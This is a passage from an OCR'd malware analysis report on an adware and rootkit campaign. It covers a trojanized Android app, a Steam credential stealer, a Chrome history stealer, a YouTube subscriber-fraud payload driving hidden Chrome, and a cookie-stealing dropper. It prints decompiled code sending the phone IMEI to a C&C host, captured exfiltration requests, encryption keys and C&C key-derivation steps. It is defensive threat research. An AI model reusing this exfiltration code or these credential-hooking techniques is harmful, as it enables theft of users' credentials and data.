
```
private /* synthetic */ void d() {
    StringBuilder stringBuilder = new StringBuilder();
    stringBuilder.append("imei:");
    FragmentActivity activity = getActivity();
    activity.getClass();
    stringBuilder.append(a((Context) activity));
    d.a(stringBuilder.toString());
    Context context = getContext();
    context.getClass();
    if (((Integer) f.b(context, "http_send", Integer.valueOf(0))).intValue() != 1) {
        StringBuilder stringBuilder2 = new StringBuilder();
        stringBuilder2.append("imei=");
        stringBuilder2.append(a(getActivity()));
        String a = com.tqyapp.qr.b.a.a("http://hh1m.com/count/app/index.php?", stringBuilder2.toString());
        stringBuilder2 = new StringBuilder();
        stringBuilder2.append("\u8fd4\u56de\u6570\u636e:");
        stringBuilder2.append(a);
        d.a(stringBuilder2.toString());
        return;
    }
    d.a("\u6570\u636e\u5df2\u7ecf\u53d1\u9001");
}
```

The C&C request will be:

http://hh1m[.]com/count/app/index.php?imei=<phone_IMEI>

The same C&C is used by the Windows components as well, so we can assume the Android application is also part of the whole adware campaign and not just an ordinary adware application. Except for the IMEI exfiltration part, the application is very similar to another app in the Play Store: **https://play.google.com/store/apps/details?id=com.tqyapp.qr**. As shown in the comments, users are already complaining about the adware behaviour of the original application.





★ ★ ★ ★ ★ March 15, 2019

3

It will literally drain your battery. DON'T INSTALL. Makes annoying pop up ads appear out of thin air. It will be in the background, not being used and will kill the battery. I thought I had something wrong with my phone because it was losing battery without even using it, I had a look and it had used 41.7%!!! Does not appear on apps' list either, it's a damn nightmare. I would give negative stars of that was an option. DO NOT INSTALL. Worst app ever.

★ ★ ★ ★ ★ March 2, 2019

45

do not download this app! it causes your phone to crash, creates pop up ads and you cant even find the item to use or delete it. this is a scam and do not get this app!!!

★ ★ ★ ★ ★ March 6, 2019

13

IT IS TRASH DO NOT INSTALL!! YOU HAVE BEEN WARNED IT JUST DISAPPEARS AND FLOODS YOUR PHONE WITH ADS.

★ ★ ★ ★ ★ March 2, 2019

35

Downloaded for Tapjoy points, and immediately started getting annoying ads throughout my system, which are traceable to this app. Malware. Do not download.

★ ★ ★ ★ ★ March 2, 2019

18

this app allowed pop up ads to pop up randomly at any time rather than when I use the app. deleting this app.

This application contains the following adware SDKs: ***Facebook*** ads, ***Google*** ads, ***Tapjoy*** ads, as well as the ***tqwallpaper*** ad manager. Most of the code base is identical in both apps: the adware code is left unchanged; even some IDs used by the adware SDKs are preserved. It seems that the repackaged trojanized version is generating extra revenue, intended or not.

Section 8 – The Steam data stealer Payload

This executable can be one of the payloads downloaded by the injected downloader. Its purpose is theft of Steam information and credentials.

It is packed with the same packer characteristic to this malware, decrypting a DLL with a ***WorkIn*** function that represents the actual payload of the executable.

It starts by setting the value of ***RememberPassword*** in ***HKCU\Software\Valve\Steam*** to zero, and deleting all ***ssfn*** files in the Steam directory with the command ***cmd.exe /c del /a /q {steam directory}\ssfn*,*** actions taken to ensure that the user has to enter his credentials when logging in to Steam. If the Steam directory is not found, the executable exits and deletes itself.

It then proceeds to create a new instance of rundll32.exe and inject a DLL in the newly created rundll32 process. The injected code iterates through the currently running processes looking for processes with the name ***steam.exe*** and injecting another DLL in them.

The DLL injected in ***steam.exe*** is the one that controls Steam data theft and exfiltration to the attacker. It steals login credentials by hooking the ***V_strncpy*** function from ***vstdlib_s.dll***, a DLL used by steam, to check whether the copy is related to the ***UserNameEdit*** field or the ***PasswordEdit*** field and saving the values being copied.

When a user is successfully logged in to Steam, the payload sends the user's credentials, along with a list of apps the user has installed on Steam and the last time they were played (taken from the ***localcofig.vdf*** file in the steam directory), and a list of all games installed on the user's Steam account (taken from ***HKCU\Software\Valve\Steam\Apps***), as well as a hardcoded version string denoting its own version. The games are represented by application IDs used by Steam, rather than their names. The data is first encrypted using AES-128-ECB using the key "***87c7bb6eb0234bbb***" and then encoded and sent to ***http://info.d3pk[.]com/s.php?str=***. A hash of the credentials is added as a value in ***HKCU\SOFTWARE\Microsoft***, the username-password combination is checked with those values prior to sending to the C&C in order to not send data for already sent username-password combinations.

The attacker seems to have made several mistakes when implementing the ***localconfig.vdf*** parsing and didn't account for some fields showing up in the file. Therefore, unintended data may also be sent to the C&C in some cases.

```
GET /s.php?str=lvqg4NHFBC[redacted]_gPbtyF7gm0e_T-TOuVFWZ-
VhpVqsG6LLxFEBH30zKwJOz59-nS0r3AwFT4tJYQwToxob2ZWpC7V1CHk_LNmg5xB4N8TIt6U6gnr13HBao01 HTTP/1.1
Host: info.d3pk.com
Accept: */*
```

decodes to:

```
}
,"-----" :"username"
,"-----" :"pass"
,",{pubg": "{914320,1" "LastPlayed" "1551265255"
,"token": "1"
,"|games": "914320"
"ver": "1.6.2"
{
```


The bold part wasn't expected by the attacker and is there because additional fields are present in the ***localconfig.vdf*** file.

Notice that the list of installed application is tagged as ***pubg*** in the data sent to the C&C. This is a remnant of older versions (e.g.: ***1.4***) which did not send the last played time of Steam games, but rather used this tag to flag whether ***PUBG (PlayerUnknown's Battlegrounds)*** was installed.

It contains 64 bit versions of all injected DLLs in case the processes injected into are 64 bits. However, those DLLs don't have any functionality implemented and their debug data is named as ***demodll.pdb***, this suggests that it may still be a work in progress.

Section 9 - History Stealer Payload

This payload steals Chrome's history data from disk. It contains code to parse the SQLite database that holds the history.



The stolen data is then encrypted with AES with the same key as the one in the Steam Stealer Payload, encoded in Base64 and sent to the C&C as:

http://info.d3pk[.]com/history/index.php?str=<Base64EncryptedData>

Section 10 - YouTube Subscriber Payload

This is another downloaded payload, used to manipulate YouTube pages. This file is suggestively saved as ***Y2B.EXE***. The file contains other executables:

32bit and 64bit versions of a driver that processes network requests through a specific DNS: ***114.114.114.114*** (see DNS driver section)

a DLL that starts the Chrome browser and injects in it another DLL (32 bit and 64bit versions available) that hides Chrome windows and Task Bar buttons (see HideCreateProcess DLL and MoveWindow DLL)

The DNS driver is dropped in ***%TEMP%*** folder for the current user with a random name, from 10 uppercase letters (ex: ***MOIYZBWQSO.sys***). The driver acts as a proxy that uses DNS ***114.114.114.114*** for internet traffic. The dropper can use this feature by issuing commands to the driver and receiving responses from it. The driver is dropped and used only if the payload cannot connect to the Chrome debug server (more info below).

```
GET /?uid=02B33B9F9FA38E40&key=f1ea2ff3b0068adcd97d1cb1c36fe776 HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Accept: text/html, application/xhtml+xml, */*
Accept-Encoding: gbk, GB2312
Accept-Language: zh-cn
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0)
Host: info.d3pk.com

HTTP/1.1 200 OK
Date: Mon, 25 Feb 2019 10:49:32 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Set-Cookie: __cfduid=d62bfd73e935e2f2dfde8e5835a5962af1551091771; expires=Tue, 25-Feb-20 10:49:31 GMT; path=/; domain=.d3pk.com; HttpOnly
Vary: Accept-Encoding
X-Powered-By: PHP/7.1.5
Server: cloudflare
CF-RAY: 4ae99b14bc43ad1a-OTP

{"url":"https://www.youtube.com/watch?v=q8IqPPEMeP8","ad":"1","sub":"1"}
```

The payload receives a JSON containing a YouTube URL. This URL is extracted and will be used for starting Chrome browser. For JSON parsing the executable is using a JavaScript file through the ***MSScriptControl.ScriptControl*** COM Interface. Another Interface ***VBScript.RegExp*** is used for matching regular expressions.

Chrome is started through an embedded DLL that is dynamically loaded in the process of the payload. The DLL also injects in Chrome another DLL that hides its window. The command line for starting Chrome is:

"C:\Program Files\Google\Chrome\Application\chrome.exe" --disable-images

--remote-debugging-port=59315

--user-data-dir=C:\Users\user\AppData\Local\Temp\chrome_1551069360253

--lang=en-us

--disable-popup-blocking

--ignore-certificate-errors

--metrics-recording-only

--disable-hang-monitor

--disable-prompt-on-repost

--disable-sync

--disable-background-networking

--disable-web-resources

--safebrowsing-disable-auto-update

--safebrowsing-disable-download-protection

--disable-client-side-phishing-detection

--disable-component-update

--disable-default-apps

--no-first-run

--disable-web-security

--test-type=webdriver

--password-store=basic

--use-mock-keychain

{"url":"https://www.youtube.com/watch?v=q8IqPPEMeP8","ad":"1","sub":"1"}

Chrome is started in debugging mode (***--remote-debugging-port=59315***), and the port is random generated each time the payload runs. From then on, the payload communicates with Chrome using the Chrome DevTools Protocol; it requests a JSON from ***http://127.0.0.1/json***, a page set up by the Developer Tools, from where it finds the address of the WebSocket protocol server that was created for debugging. If, for some reason, it cannot get the requested JSON, the DNS driver is installed and a request to ***http://127.0.0.1/json*** is made through the driver. Through this server, the payload controls the debugged Chrome browser by sending and receiving JSON commands and responses. The following DevTools methods are used:

Browser.getWindowForTarget

Browser.setWindowBounds

Browser.close

Target.getTargets

Page.enable

Page.navigate

Page.disable

Page.reload

Network.enable

Network.clearBrowserCache

Network.disable

Network.clearBrowserCookies

Network.setCookies

Network.getCookies

Runtime.evaluate

Runtime.enable

Runtime.disable

DOM.setFileInputFiles

DOM.getBoxModel

DOM.enable

DOM.getDocument


DOM.disable

Input.dispatchMouseEvent

Input.dispatchKeyEvent

With the help of the above, it can navigate pages, enter text, click buttons, execute scripts in the page and evaluate variables from the page. If a user happens to be logged in with a Google account, the payload can perform the following interactions with the YouTube page received from the C&C:

- subscribe/unsubscribe to a channel
- activate/deactivate auto play
- start/stop a video
- mute/unmute a video
- click on advertiser links shown in video ads that precede the actual video
- click on ***Skip Ads*** button displayed after a time in ads
- click advertiser images shown at the end of a video



The four YouTube videos we discovered are listed below with the inferred time intervals when they were pushed by this adware:

YouTube Page	Started	Ended
https://www.youtube[.]com/watch?v=nF072khSD58	28.02.2019	active
https://www.youtube[.]com/watch?v=q8IqPPEMeP8	22.02.2019	27.02.2019
https://www.youtube[.]com/watch?v=d7TnzoQjoTw		21.02.2019
https://www.youtube[.]com/watch?v=peJ2vpMiU-s	02.01.2019	

We could see that more than 3,100 users subscribed overnight to one of those channels, created on 19 February 2019.

YOUTUBE STATS SUMMARY / USER STATISTICS FOR UCAJDHBBOFTSO24BXTRMVEWQ (FEB 20TH, 2019 - FEB 24TH, 2019)

DATE		SUBSCRIBERS		VIDEO VIEWS		ESTIMATED EARNINGS
2019-02-20	Wed	+43	43	+1	1	$0.00 - $0.00
2019-02-21	Thu	+3,151	3,194	+582	583	$0.15 - $2
2019-02-22	Fri	+671	3,865	+238	821	$0.06 - $0.95
2019-02-23	Sat	+130	3,995	+77	898	$0.02 - $0.31
2019-02-24	Sun	–	3,995 LIVE	-37	861	$-0.01 - $-0.15
Daily Averages		+134		+206		$0.05 - $0.82
Last 30 Days		+3,995		+898		$2 - $25

We observed that the authors seem careless about the functionality of their C&C scripts after modifying them.

Fatal error: Uncaught exception 'PDOException' with message 'SQLSTATE[HY000] [1045] Access denied for user 'youtube'@'localhost' (using password: YES)' in /www/wwwroot/info.d3pk.com/index.php:38 Stack trace: #0 /www/wwwroot/info.d3pk.com/index.php(38): PDO->__construct('mysql:host=127....', 'youtube', 'iAycrT8ACbbnXLX...') #1 {main} thrown in **/www/wwwroot/info.d3pk.com/index.php** on line **38**

Fatal error: Uncaught PDOException: SQLSTATE[HY000] [1045] Access denied for user 'cams_click'@'localhost' (using password: YES) in /www/wwwroot/info.d3pk.com/cams/index.php:63 Stack trace: #0 /www/wwwroot /info.d3pk.com/cams/index.php(63): PDO->__construct('mysql:host=127....', 'cams_click', 'pXb3JnarA4T5cRE...') #1 {main} thrown in **/www/wwwroot/info.d3pk.com/cams/index.php** on line **63**

HideCreateProcess DLL

Has one export ***HideCreateProcess*** which gets one parameter, a command line, and starts the process with that command line. This is dynamically loaded by the payload and used to start the Chrome browser in debugging mode. It also injects in the newly created process the MoveWindow DLL (32bit or 64 bit), for hiding its window.

MoveWindow DLL

0This component is a DLL that hides the window of the Chrome browser. Window lookup is done by the ClassName ***Chrome_WidgetWin_*** and then is moved out of the visible screen space. It also uses ***ITaskbarList*** COM Interface to hide the taskbar icon. This DLL is injected in the Chrome process. It has 32bit and 64bit variants.

DNS driver rootkit

As the main rootkit, this is also signed with a certificate issued to .

It starts by registering its device name ***\Device\whttp*** and registers an IRP_MJ_DEVICE_CONTROL function. The 64bit version of this rootkit requires user-mode applications to send 0x83050048 as control code, on 32bit this value is not checked.

The purpose of this rootkit is to allow a user-mode application to receive or send data over the network through kernel mode. All DNS requests are made through a free public Chinese DNS server ***114.114.114.114 - 114DNS[.]com***.

C&C: Key and Uid Algorithm

With the request made on our test machine as an example, the key and uid identifying the system are generated in the following way:

```
GET /?uid=02B33B9F9FA38E40&key=f1ea2ff3b0068adcd97d1cb1c36fe776 HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Accept: text/html, application/xhtml+xml, */*
Accept-Encoding: gbk, GB2312
Accept-Language: zh-cn
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0)
Host: info.d3pk.com

HTTP/1.1 200 OK
Date: Mon, 25 Feb 2019 10:49:32 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Set-Cookie: __cfduid=d62bfd73e935e2f2dfde8e5835a5962af1551091771; expires=Tue, 25-Feb-20 10:49:31 GMT; path=/; domain=.d3pk.com; HttpOnly
Vary: Accept-Encoding
X-Powered-By: PHP/7.1.5
Server: cloudflare
CF-RAY: 4ae99b14bc43ad1a-OTP

{"url":"https://www.youtube.com/watch?v=q8IqPPEMeP8","ad":"1","sub":"1"}
```

1. The ***cpuid*** instruction is used to extract Version Information and Feature Information of the cpu:

```
mov eax,1

cpuid


edx -> convert to string1, base 10

eax -> convert to string2, base 10

concatenate string1, string2


Example:

edx=0x078BF9FF (126614015)

eax=0x000506E3 (329443)

s1 = "126614015329443"
```

2. Get the serial number of the system volume:

```
GetVolumeInformationA("C:\")

convert to string, base 10

serialNumber = 0x409c81f1 (1083998705)

s2 = "1083998705"
```

3. Get the MAC address of the network adapter:

```
s3 = "08-00-27-8D-4B-18"
```

4. Concatenate all

```
s4 = s1 + s2 + s3 = "126614015329443108399870508-00-27-8D-4B-18"
```

5. MD5 on resulted (s4) string, uppercase:

```
md5(s4) = "02B29C602B33B9F9FA38E409AB4332EA"
```

6. From the MD5, take 16 chars from the 8th one => uid

```
uid = "02B33B9F9FA38E40"
```

7. Concatenate uid with "*-dl;al20d#@*@()#*"

```
s5 = uid + "-dl;al20d#@*@()#" = "02B33B9F9FA38E40-dl;al20d#@*@()#"
```

8. MD5 on s5 string => key

```
key = md5(s5) = "f1ea2ff3b0068adcd97d1cb1c36fe776"
```

Section 11 - OpenURL

We found this component due to similarities with other modules of the attack. Although we didn't observe its use during our investigation, we have strong reasons to believe it belongs to this campaign. The only purpose of this component is to open ***http://count.b12[.]fun/jump.php*** in the default browser and then delete itself.

Other versions of main dropper

Older versions of the main dropper achieved a similar functionality with slightly different methods. For example, version 1.4 (also characterised by the appearance of the string ***demo*** multiple times which may mean the operation was still in its beginning phases – it also is unpacked), used external tools to aid with stealing cookies. Unlike the newer versions of the main dropper, it is only capable of extracting cookies and login data from browsers such as Chrome, Firefox, Internet Explorer and Microsoft Edge. It starts by querying ***a12[.]fun/1.php*** for a list of websites separated by **"|"** which will be used to filter the cookie list and user login credentials.

```
GET /1.php HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://a12.fun/1.php
Accept-Language: zh-cn
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; rv:11.0) like Gecko
x-csrftoken: x
Host: a12.fun
Cache-Control: no-cache
Cookie: __cfduid=df1b6b27d0b48b2878e0da1ba4abd24251551175565

HTTP/1.1 200 OK
Date: Mon, 18 Feb 2019 13:51:34 GMT
Content-Type: text/plain
Connection: keep-alive

0 amazon|paypal
```

If it is loaded on Windows 10, the malware downloads a dedicated application for this task called EdgeCookieView.exe from

https://1898799673.rsc.cdn77[.]org/down/EdgeCookiesView.exe and runs this tool with ***/scookiestxt*** as parameter. This helps the malware decrypt and extract Microsoft Edge's cookies.

If ***\..\Local\Google\Chrome*** or ***\Mozilla\Firefox*** directory exists, it downloads another file – sqlite3.dll, a dynamic link library to be used to connect to Chrome and Firefox internal databases to extract the cookie list and user login data from Chrome.

If the operating system is Windows 7, Windows 8 or Windows 8.1, the cookies will be extracted from Internet Explorer and Microsoft Edge by parsing files from the following paths:

Microsoft\Windows\Cookies

Microsoft\Windows\Cookies\Low

..\Local\Microsoft\Windows\InetCookies

..\Local\Microsoft\Windows\InetCookies\Low

..\Local\Microsoft\Windows\INetCache

..\Local\Microsoft\Windows\INetCache\Low


..\Local\Packages\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\AC\#!001

..\Local\Packages\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\AC\#!002

..\Local\Packages\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\AC\#!003

Before sending the collected data to the C&C, it will generate 2 random alphanumeric strings, of size 7 and 9. Data will be encoded using base64 and placed between those 2 generated strings and sent to the C&C.

```
POST /json/json.php HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://a12.fun/json/json.php
Accept-Language: zh-cn
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; rv:11.0) like Gecko
x-csrftoken: x
Host: a12.fun
Content-Length: 263
Cache-Control: no-cache
Cookie: __cfduid=df1b6b27d0b48b2878e0da1ba4abd24251551175565

str=1qTqzKgeyJzZWxsZXIiOiJkZW1vIiwiZ3VpZCI6IjA4LTAwLTI3LTc1LTZFLTZFIiwidmVyc2lvbiI6InYxLjQiLCJvcyI6IldpbmRvd3MgNyBQcm9mZXNzaW9uYWwiLCJjaHJvbWV1c
2VyaW5mbyI6e30sImNocm9tZWNvb2tpZXMiOnt9LCJmaXJlZm94Y29va2llcyI6e30sImllY29va2llcyI6e30sImVkZ2Vjb29raWVzIjp7fX01qTqzKgsV
```



This operation is constantly evolving, as demonstrated by the fact that its developers build in new functionalities rather than rely on external tools that may be detected as malicious. The attackers also started encrypting the dropper to disguise it.

Other Payload Variants

Other variants of payloads that we found include different C&C addresses:


count.b12[.]fun/key

count.b12[.]fun

www.ab12[.]fun/info/info.php

info.d3pk[.]com/history/index.php

Some manipulate other pages instead of YouTube, by interacting with ads displayed inside these pages:



Page manipulated by payload

A completely different payload was pushed by the malware from ***http://dl.ossdown[.]fun/info02.dat***. It represents an Inno Setup packed file that bears no resemblance to other payloads in terms of similarity and coding practices. Due to the striking differences between this payload and other payloads, and the lack of any interaction with other components (except for it being downloaded and executed), we believe it does not belong to the attacker. Rather, it's pushed by a third party through the established botnet. This is a very good indicator that the botnet has become attractive enough for third parties to run programs through it in a rent-a-botnet fashion. This payload is already known and dubbed as ***'Ghost'*** and a detailed description can be found **here**.

Removal Instructions

Rootkits are extremely persistent threats and they require special interaction for detection and removal. This section provides step-by-step removal instructions.

1) Close your browser(s).

